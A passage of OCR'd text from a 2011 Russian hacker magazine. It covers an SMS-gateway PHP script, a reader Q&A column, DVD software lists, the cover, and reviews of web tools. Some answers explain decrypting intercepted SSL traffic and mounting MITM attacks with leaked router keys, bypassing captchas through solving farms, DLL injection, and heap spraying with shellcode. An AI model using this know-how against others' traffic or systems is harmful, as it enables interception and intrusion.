// пароль в системе
$password = "password";
// идентификатор API
$api_id = "xxxx";
$baseurl =
  "http://api.clickatell.com";
// текст сообщения
$text = urlencode("Hi! This is
alert message. Server id down!");
// номер для отправки
$to = "0123456789";

$url = "$baseurl/http/auth?user
=$user&password=$password&api_
id=$api_id";
$ret = file($url);
$sess = split(":",$ret[0]);
if ($sess[0] == "OK") {
  $sess_id = trim($sess[1]);
  $url = "$baseurl/http/
```

```
sendmsg?session_id=$sess_
id&to=$to&text=$text";
  $ret = file($url);
  $send = split(":",$ret[0]);
  if ($send[0] == "ID")
    echo "success message ID: ".
      $send[1];
  else
    echo "send message failed";
} else {
  echo "Authentication failure: ".
    $ret[0];
  exit();
}
?>
```

Понятно, что аналогичным образом можно взаимодействовать с API-системой сервиса, разрабатывая приложения на любом другом языке. Ведь фактически общение со шлюзом осуществляется через обычные HTTP-запросы. Попробовать систему в действии можно совершенно бесплатно. После регистрации каждый пользователь получает кредиты (это внутренняя валюта сервиса) для отправки десяти сообщений.

Q: Решил потренироваться в построении различных сетей и конфигураций сетевого оборудования. Виртуальную сеть из десктопных компьютеров можно создать в любой программе для виртуализации. Но как быть со сложными сетевыми устройствами, программируемыми роутерами и тому подобным? Как, например, можно подготовиться к сертификации? Ни за что не поверю, что единственный вариант — это отправиться на дорогостоящие курсы, где в лабораториях есть все необходимое оборудование.

A: К счастью, есть программы, позволяющие проектировать сети различной топологии и симулировать их работу. Один из самых видных проектов в этой области — графический симулятор сети **GNS3** (gns3.net). Система поддерживает эмуляцию как простых ПК, так и, к примеру, маршрутизаторов Cisco. К тому же, в отличие от большинства аналогов, прога поддерживает все команды Cisco IOS, что непременно пригодится тебе для сертификации.

Q: Как вручную уменьшить размер Java-скриптов? Есть сценарий, который занимает 3 Кб — это много. Но пользоваться автоматическими упаковщиками не хочу.

A: Есть несколько действенных приемов, которые позволяют уменьшить размер JavaScript-сценария. Попробую перечислить общие рекомендации, объяснив их на примерах. Итак:

1. Использовать односимвольные названия:

```
var iCounter = 0 => i=0
```

2. Избегать «дорогих» ключевых слов:

```
x=new Array(); => x=[];
while(){}, do {} while () => for()
{}
x=Math.floor(x); => x=x>>0;
x=Math.round(x); => x=x-.5>>0;
x=Math.pow(2,x); => x=1<<x;
x=x/256; => x=x>>8;
```

3. Выбрать наиболее эффективную нотацию для цифр:

```
0x10 => 16
0x20000 => 1<<17
1000 => 1e3
.0001 => 1e-4
```

4. Оптимизировать for-циклы:

```
for(x=0;x<50;x++){} =>
for(x=50;x-;){}
```

5. Удалить комментарии и ненужные фигурные скобки, пробелы, точки с запятой:

```
for (…) { a+=b; c*=a; } => for(…)
a+=b,c*=a;
function () {a+=b;} => function()
{a+=b}
```

6. Сохранить наиболее часто используемые сложные значения в переменные:

```
x=document.createElement(…
);document.body.appendchild(x);
=> d=document;x=d.createElement(…
);d.body.appendchild(x);
y=x*x*x+x*x-4;z=x*x*x+x*x+5; =>
y=(q=x*x*x+x*x)-4;z=q+5;
```

7. Использовать комбинированные определения переменных:

```
x=0;y=0; => x=y=0;
x=0;y=[0]; => y=[x=0];
```

Q: А как работают автоматические упаковщики JS?

A: В основе JS-пакеров во многом лежат описанные выше алгоритмы. Многие из решений основываются на том, что в JS-сценарии часто одни и те же последовательности символов встречаются много раз. Например, 4 символа for() можно заменить односимвольным эквивалентом и серьезно выиграть в размере. Для этого, правда, придется хранить словарь замен, чтобы иметь возможность выполнить декодирование. Допустим, имеется следующий код:

```
code="o = document.
createElement('a');\r\ndocument.
body.appendChild(o);"
```

А вот так он может выглядеть в упакованном виде:

```
keys="A"
code="o = AcreateElement('a');\r\
nAbody.appendChild(o);Adocument.";
```

В этом примере последовательность «document.» заменена символом «A». Переменная keys содержит список всех символов, которые используются для замены строк (в нашем случае только «A»). В переменной code содержится оригинальная строка с выполненными заменами, заканчивающаяся используемым ключом и строкой для выполнения декодирования. Изначальный код может быть легко восстановлен разбиением строки на подстроки, если в качестве разделителя использовать ключ. В нашем примере разделение будет выглядеть следующим образом:

```
sub_string=["o = ",
"createElement('a');\r\n", "body.
appendChild(o);", "document."];
```

Удалив последнюю строчку из массива и соединив между собой оставшиеся подстроки, вставляя текст замены, декодер может восстановить оригинальную строку. Это очень эффективный принцип, который помогает добиться максимальной степени сжатия. Одним из пакеров, которые используют такой подход, является **JsSfx** (code.google.com/p/jssfx).

Q: Винда стала постоянно вываливаться в синий экран смерти. Сложность в том, что система сразу перезагружается, и я не могу даже посмотреть сообщение об ошибке. Как быть?

A: Чтобы увидеть причину сообщения BSOD, надо отключить автоматическую перезагрузку при падении системы. Для этого переходим «Мой компьютер → Дополнительные параметры системы → Дополнительно → Загрузка и восстановление → Параметры» и снимаем галку с опции «Выполнять автоматическую перезагрузку», после чего Винда уже не будет перезагружаться в случае возникновения критической ошибки. Могу также порекомендовать утилиту BlueScreenView (nirsoft.net), которая сканирует все dump-файлы, создаваемые во время крэша системы, и выводит сообщения об ошибках в виде удобной таблицы.

Q: Есть ли аналог системы T9 для телефонов с QWERTY-клавиатурой?

A: Да, такая технология есть и называется **Swype** (swypeinc.com). После установки ты получаешь каметод ввода для сенсорного экрана, позволяющего печатать слова, не отрывая палец от тач-скрина.

Принцип во многом очень схож с T9. Для угадывания слова Swype использует алгоритм исправления ошибок и лингвистическую модель языка. Причем это работает настолько здорово, что набор текста ускоряется в разы. Отрывать палец нужно только между словами. С официального сайта (swypeinc.com) можно скачать бета-версию для платформы Android, правда, поддержки русского языка в ней пока нет.

Q: У меня в сети есть роутер, шифрующий весь трафик при помощи SSL. Подскажи, можно ли как-то расшифровать перехваченный трафик пользователей?

A: Да, можно. Ты, наверное, подумаешь, что я знаю какую-то новую уязвимость SSL. На самом деле, ничего нового нет, а проблема известна еще с тех времен, когда зарождалась криптография. Важное требование для надежного шифрования: приватный ключ надо хранить в секрете. Проще простого. Но курьез в том, что многие сетевые устройства используют секретные ключи, которые жестко внедрены в прошивку. Таким образом, чтобы получить заветный ключ, нужно лишь отыскать и распотрошить подходящую прошивку. Но тут есть небольшая проблемка: точная версии прошивки на устройстве заведомо неизвестна.

Возьмем, например, сборки DD-WRT: для каждого поддерживаемого устройства существует несколько версий firmware — микро, обычная, VPN и так далее. Что же теперь, перебирать все прошивки вручную? Нет, к счастью, это необязательно. От дичайшего геморроя нас избавит проект **LittleBlackBox** (code.google.com/p/littleblackbox), представляющий собой настоящую базу с секретными и ассоциированными с ними открытыми ключами.

Программе можно передать открытый ключ роутера, и она автоматически найдет секретный ключ. Или поступить по-другому и скормить LittleBlackBox'у дамп перехваченного трафика пользователей. В этом случае программа сама извлечет оттуда публичный ключ и уже с его помощью выполнит поиск по своей базе.

На текущий момент LittleBlackBox содержит сведения о прочти двух тысячах уникальных секретных ключей, большая часть которых относится к различным прошивкам DD-WRT. Хотя, безусловно, здесь есть ключи и для устройств таких известных вендоров, как Cisco, Linksys, D-Link и Netgear. Это еще увеличивает шансы расшифровать перехваченный трафик и даже организовать MITM-атаку.

Q: Через мой SMTP часто пытаются отправлять вирусы, спам- и фишинговые сообщения. Это меня расстраивает :). Подскажи, как реализовать антиспам- и антивирусные проверки на уровне SMTP-сервера?

A: Можно попробовать разработку от Яндекса — **NwSMTP** (github.com/khanton/NwSMTP). Это прокси-сервер, который работает перед основным почтовым сервером и может обеспечивать поддержку SSL, фильтрацию по RBL, антиспам- и антивирусные проверки. Именно он работает сейчас на Яндекс.Почте. Вся настройка осуществляется через конфиг-файл, который хорошо откомментирован.

Q: Использую в своем проекте сложные капчи, в том числе от сервиса reCAPTCHA (google.com/recaptcha), но даже это не спасает от фейковых регистраций ботами. Как им это удается? Ведь не вручную же регистрируются?

A: Если регистраций действительно очень много, то заполнение форм явно осуществляется автоматически. Тут надо понимать, что даже самая сложная CAPTCHA нынче не проблема — их решают самые обычные люди. Такие сервисы, как DeCaptcher (decaptcher.com), связывают между собой тех, кто разрабатывает автоматизированные боты, и трудоголиков, которые за копейки готовы «решать» капчи тысячами. Девелоперам предлагается API для разных языков (C/C++, C#, Perl, PHP и Python), с помощью которого они заливают на сервер капчу и получают ответ с решением, а желающим заработать (в основном это китайцы) предоставляется простенькая форма для решения капчи. Желающих поживиться настолько много, что любая капча распознается практически мгновенно.

Q: По долгу службы приходится часто разрабатывать правила для ModSecurity. Есть ли какой-нибудь удобный редактор для этих целей?

A: Попробуй REMO — **Rule Editor for ModSecurity** (netnea.com/cms/?q=remo). Это графический редактор для управления правилами, который поможет сгенерировать whitelist корректных запросов для твоего веб-приложения. Даже хорошо разбираясь в синтаксисе для составления правил, конфигурировать ModSecurity гораздо приятнее и быстрее именно с помощью таких графических помощников. REMO написан на Ruby и легко устанавливается на любой сервер, где есть интерпретатор Ruby версии 1.8 или выше.

Q: Можно ли запустить процесс с постоянно включенной системой DEP без возможности отключения?

A: Напомню, что DEP (Data Execution Prevention) — это функция безопасности, встроенная в семейство операционных систем Windows, которая не позволяет приложению исполнять код из области памяти, помеченной как «только для данных». Короткий ответ на твой вопрос: «Да, можно». Для этого потребуется специальная DLL-библиотека — **EnforcePermanentDEP** (blog.didierstevens.com/2010/11/08/enforcepermanentdep). Будучи загруженной внутрь процесса, эта DLL вызывает SetProcessDEPPolicy с аргументом PROCESS_DEP_ENABLE, тем сам активируя для приложения функцию DEP. После этого отключить защиту уже нельзя.

Q: Тогда следующий вопрос: а как подгрузить нужную DLL внутрь процесса?

A: Для этого есть разные техники. Ты можешь добавить библиотеку и нужную функцию в таблицу импорта. Не ясно? Сейчас объясню. Любая программа имеет такой список DLL'ек, которые нужны ей для корректного выполнения. Чтобы добавить в этот список требуемую DLL-библиотеку, понадобится редактор PE-файлов, например, **LorePE** (woodmann.net/collaborative/tools/index.php/LordPE). Запускаем прогу, жмем на кнопку <PE Editor> и выбираем нужный исполняемый файл. В следующем окне, где будут отображаться параметры PE-файла, нажми на <Directories> и кликни на кнопку <...> напротив Import table. Теперь перед тобой находится таблица импорта со списком подгружаемых DLL-библиотек. Если вызвать контекстное меню и выбрать пункт Add import, то можно указать новую DLL'ку, а также функции, которые необходимо импортировать. После этого остается только сохранить изменения, и дело можно считать сделанным.

Еще один вариант — воспользоваться специальными утилитами вроде **LoadDLLViaAppInit** (blog.didierstevens.com/2010/10/26/update-loaddllviaappinit). В конфиге проги необходимо прописать имя процесса и через точку с запятой имена всех DLL-библиотек, которые требуется импортировать. Например, так:

```
acrord32.exe  hook-createprocess.dll;
EnforcePermanentDEP.dll
```

>>WINDOWS
>Development
ASMTool 1.3.1BETA
BitRock InstallBuilder 7.0.1
CodeLite 2.8.0.4537
CodeLobster PHP Edition 3.6.4
DiffMerge 3.3.0
E-TextEditor 2.0.1
EmEditor Professional 10.0.4
HTTP Debugger Pro 4.4
IntellijIDEA 10
Komodo Edit 6.0.3
NSIS 2.46
PyPy 1.4
ReSharper 5.1.1
SharpDevelop 4.0 (beta)
Spyder v2.0.5
SQL Uniform 2.1
Syser Kernel Debugger 1.99
TortoiseSVN 1.6.12
UltraGram 4.2.50
Unique 0.25
VisualSVN 2.0.5
WaveMaker 6.2.5
WinHex 15.8

>Games
Hedgewars 0.9.15

>Misc
AM-DeadLink 4.4
Awesome Duplicate Photo Finder
Ceedo Personal
CLCL 1.1.2
Eastegger 5.9.0.559
eXtra Buttons
Just Gestures 1.0
LastPass 1.70.1
multibar 0.9.9.9
Nocs 2.2 beta
QTTabBar 1.2.2.1
RegScanner 1.83
The Batch File Rename Utility 0.6
ToolBox 2.85
Windy - Window Manager
Xinorbis 5.2
YoWindow 2.0

>Multimedia
aTunes 2.0.1
Desktop Earth 2.1.1
Format Factory 2.60
FreeOCR OCR Software V3.0
IOGraph 0.9
IrfanView 4.28
jPDF Tweak 1.0
MediaInfo 0.7.39
MiniLyrics 7.0
MorphVOX Junior 2.7.5
MP3Gain 1.2.5
Songbird 1.8.0
UVScreenCamera 4.7beta
webcamXP 5.5.0.8
Wink 2.0
xbmc 10.0

>Net
CCNA Network Visualizer 6.0
Connectify 2.1.0
Cyberduck 4.0b8
Dropbox 1.0.10
Evernote 4.1.0
GNS3 0.7.3
Helicon Ape
NetBalancer
NetDrive 1.2.0.4
NetworkMiner 0.92
Opera 11.00
PrinterShare 2.3.4
Shelfsters Desktop Tool
TeamSpeak3 3.0.0
TeamViewer 6.0
wipfw 0.2.8
WirelessMon 3.1

>Security
Armitage 12.13.10
CFF Explorer VII
hashcat 0.35
Immunity Debugger v1.80
IOCTL Fuzzer 1.2
JavaSnoop 1.0
Kernel Detective v1.4.1
Ifimap 1.4.5
OllyDbg 2.01a
OWASP HTTP Post Tool 3.6
Peach 2.3.7
Snort 2.9.0.2
sqlinject-finder
SSA v2.0 Beta 002
thicknet
Web Crawler 0.2
Windows System State Analyzer

>System
Apache Logs Viewer 2.32
BleachBit 0.8.6
Comodo System-Cleaner 3.0
Defraggler 2.01
Disk Bench 2.6.1.0
EASEUS Todo Backup Home 2.0
HeavyLoad 3.0
HP USB Disk Storage Format Tool 2.1.8
Macrium Reflect Free 4.2
Macro Recorder 4.71 Trial
MBRCheck
Parted Magic 5.8
VirtualBox 4.0
VMWare Disk Mount GUI
VMware Workstation 7.1
win-get

>>UNIX
>Desktop
Album Player 0.3.1
Asunder 2.0
BRL-CAD 7.18.0
Camera Life 2.6.3
FxMovieManager 4.6
GoldenDict 1.0
Google Earth 6
Merkaartor 0.16.3
mhWaveEdit 1.4.20
MoreAmp 0.1.26
Personal File Manager 2.10.8
Pinta 0.5
Popper 0.24
QComicBook 0.7.2
Scilab 5.3.0
Videoporama 0.8
Wally 2.4.1
XNeur 0.11.1

>Devel
Arcadia 0.9.2
BitRock InstallBuilder 7.0.1
Cadaz Linux 1.0
CodeLite 2.8.0.4537
Codemetre 0.29.2
FormBuilder 1.1.4
GSL shell 1.0
IntellijIDEA 10
Lapack 3.3.0
LXRAD 0.6
Modula-2 1.0
MyJSQLView 3.23
Neoeedit 1.0
PyPy 1.4
Spyderlib 2.0
SQL Uniform 2.1
Unique 0.25
WaveMaker 6.2.5

>Games
Zero Ballistics 2.0

>Net
bareFTP 0.3.7
cURL 7.21.3
Downpour 0.2
Getmail 4.20
Google Chrome 8.0.552.224
Kiwix 0.9
LeechCraft 0.4.0
Lftp 4.1.1
LinkChecker 6.1
LogJam 4.6.0
Mozilla Firefox 3.6.13
Opera 11.00
qBittorrent 2.5
quIRC 0.6.2
Speedometer 2.7
Spicebird 0.8
w3m 0.5.2
Xymon 4.2.3

>Security
Aanval 6
Armitage 12.13.10
cvechecker 2.0
Dns2tcp 0.5.2
droidmap 0.01
floppyfw 3.0.14
honggfuzz 0.1
ipset 5.2
JavaSnoop 1.0
Lfimap 1.4.7
Ostinato 0.3
Packet Fence 2.0.0
PuzlBox 1.0.2.2
quefuzz 0.7.2
Skipfish 1.82
Snorby 2.0
Snort 2.9.0.2
SQLInject Finder
Suricata 1.0.2
Sydbox 0.7.2
THC-Hydra 5.9
thicknet
Tor 0.2.1.28
USBsploit 0.5
VMvicnum 14
volatilitux 1.0
WackoPicko
xplico 0.6.1
Zero Wine 2.0

>System
AQEMU 0.8.1
ATI Catalyst 10.12
Backintime 1.0.4
Coreutils 8.8
FindDup
Linux Kernel 2.6.36.2
nVidia 260.19.29
QEMU 0.13.0
RemoteBox 0.5
Skulker 2.1
Softgun 0.19
TimeVault 0.7.5
UnusedPkg 0.6
VirtualBox 4.0.0
X.Org 7.6

>X-distr
Chromium OS - образ для VMware
Chromium OS - образ для флешки
Linux Mint 10

>>MAC
Alarms 1.1.1
AutoRate 1.6
Calibre 0.7.34
cURL 7.21.3
Fraise 3.7.3
Fseventer 2.7.6
Kaleidoscope 1.1.1
Knapsack 2.1
MarsEdit 3.1.4
Parallels Desktop 6 для Mac
Postbox 2.1.0
Server Admin Tools 10.6
Soulver 2.0.2
Sparrow beta 7
Steam 1.1
Transmit 4.1.4
Velocity 2.0
Wireshark 1.4.2
Woopra 1.4

DVD

№ 02(145)ФЕВРАЛЬ 2011

ХАКЕР

ЗАЩИТА ONLINE–БАНКИНГОВ ОТ ХИЩЕНИЙ СТР. 120

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

www.xakep.ru

ФЕВРАЛЬ 02 (145) 2011

ТРОЯН ДЛЯ MAC OS

КОНЦЕПЦИЯ МАЛВАРИ В ПОДАРОК СТИВУ ДЖОБСУ
СТР. 68

ВЗЛОМ ИГР ВКОНТАКТЕ
СТР. 46

(game)land hi-fun media
publishing for enthusiasts

+


- НОВЫЕ УЯЗВИМОСТИ ДОСТУПА К ФАЙЛАМ В PHP
- WHATHTML: ПРОХОЖДЕНИЕ ИНТЕРЕСНОГО CRACKME
- ЛУЧШИЕ ДОКЛАДЫ С ПОСЛЕДНЕГО HACK IN THE BOX
- IDA + PYTHON = ЛЮБОВЬ

АТАКИ НА ДОМЕН

ЗАХВАТ АДМИНСКИХ ПРАВ В ДОМЕНАХ ACTIVE DIRECTORY
СТР. 60



HTTP://WWW2



Для определения структуры сайта

GmadS

www.madnet.name/tools/madss

Для выявления структуры сайта мы часто используем различные инструменты, но при этом забываем, что в большинстве случаев до нас эту работу сделали индексирующие роботы Google'а. Паук поисковой машины заглядывает в такие места, куда обычному смертному не добраться. Сервис GmadS, в свою очередь, использует кропотливость поисковика и пытается вытащить максимум информации о сайте из базы Гугла. Дальше строится полное дерево структуры сайта. За считанные секунды. Кроме того, сканер выводит запрещенные к индексированию директории ресурса, отображает список сайтов, которые также размещены на этом хосте (ReverseIP), и собирает некоторую служебную информацию о сервере.

Для комментирования любой страницы

Goozzy

www.goozzy.com

Как сделать комментарий для любой страницы? Скажем, работаешь ты с командой людей над некоторым проектом и видишь ошибку на сайте. Вместо того, чтобы пытаться объяснить суть бага словами или делать скриншот, можно воспользоваться метаинтернет-сервисом. Выглядит это так. Для любой страницы, в любом месте ты можешь наклеить стикер с текстом. Например, «Тут ошибка, исправь, пожалуйста!» или «Вот здесь не мешало бы вставить блок с таким-то содержанием». Предметно и прицельно :). И все, кто пользуется этим сервисом, смогут увидеть комментарии. Использовать это тем более удобно за счет того, что Goozzy интегрируется в браузер в виде плагина.




Для реализации Heap Spraying

Heap spray generator

bit.ly/small_heap_spray_generator

В прошлом году мы не раз упоминали прием Heap Spraying, который используется многими сплоитами. Его можно эксплуатировать для удаленного исполнения кода, когда уязвимая программа (например, IE) по какой-то причине обращается к несуществующему участку памяти, находящемуся в адресном пространстве кучи. Мы можем заполнить кучу одинаковыми блоками, состоящими из последовательности NOP-команд (отсутствие операции) и шелл-кода. Если переход будет выполнен на один из таких NOP'ов, то выполнение будет «скользить» по цепочке NOP до тех пор, пока не наткнется на машинную команду, выполняющую некоторое действие. А поскольку после каждой цепочки NOP'а у нас стоит шелл-код, то именно он и будет выполняться! Heap Spraying реализуется с помощью Java-скрипта, который можно сгенерировать как раз с помощью этого сервиса.



Сканеры безопасности онлайн

HackerTarget

www.hackertarget.com

Во времена, когда многие известные приложения мигрируют в облако и предоставляются в качестве сервиса, нет ничего удивительного в появлении cloud-ресурса с хакерскими утилитами. HackerTarget — это настоящий кладезь известных x-toolz, которые размещены на мощном кластере серверов и могут быть использованы любым желающим.

Бесплатный набор впечатляет: это сканеры Nmap, OpenVas, SQLiX, sqlmap, Nikto, Joomla Security Scan, Sub Domain Scanner и некоторые fingerprinting-утилиты.

Для использования вообще не нужно никакой установки: просто введи параметры сканирования, валидный e-mail (ящик на бесплатных сервисах не прокатит), и отчет о результатах сканирования придет к тебе в ближайшее время.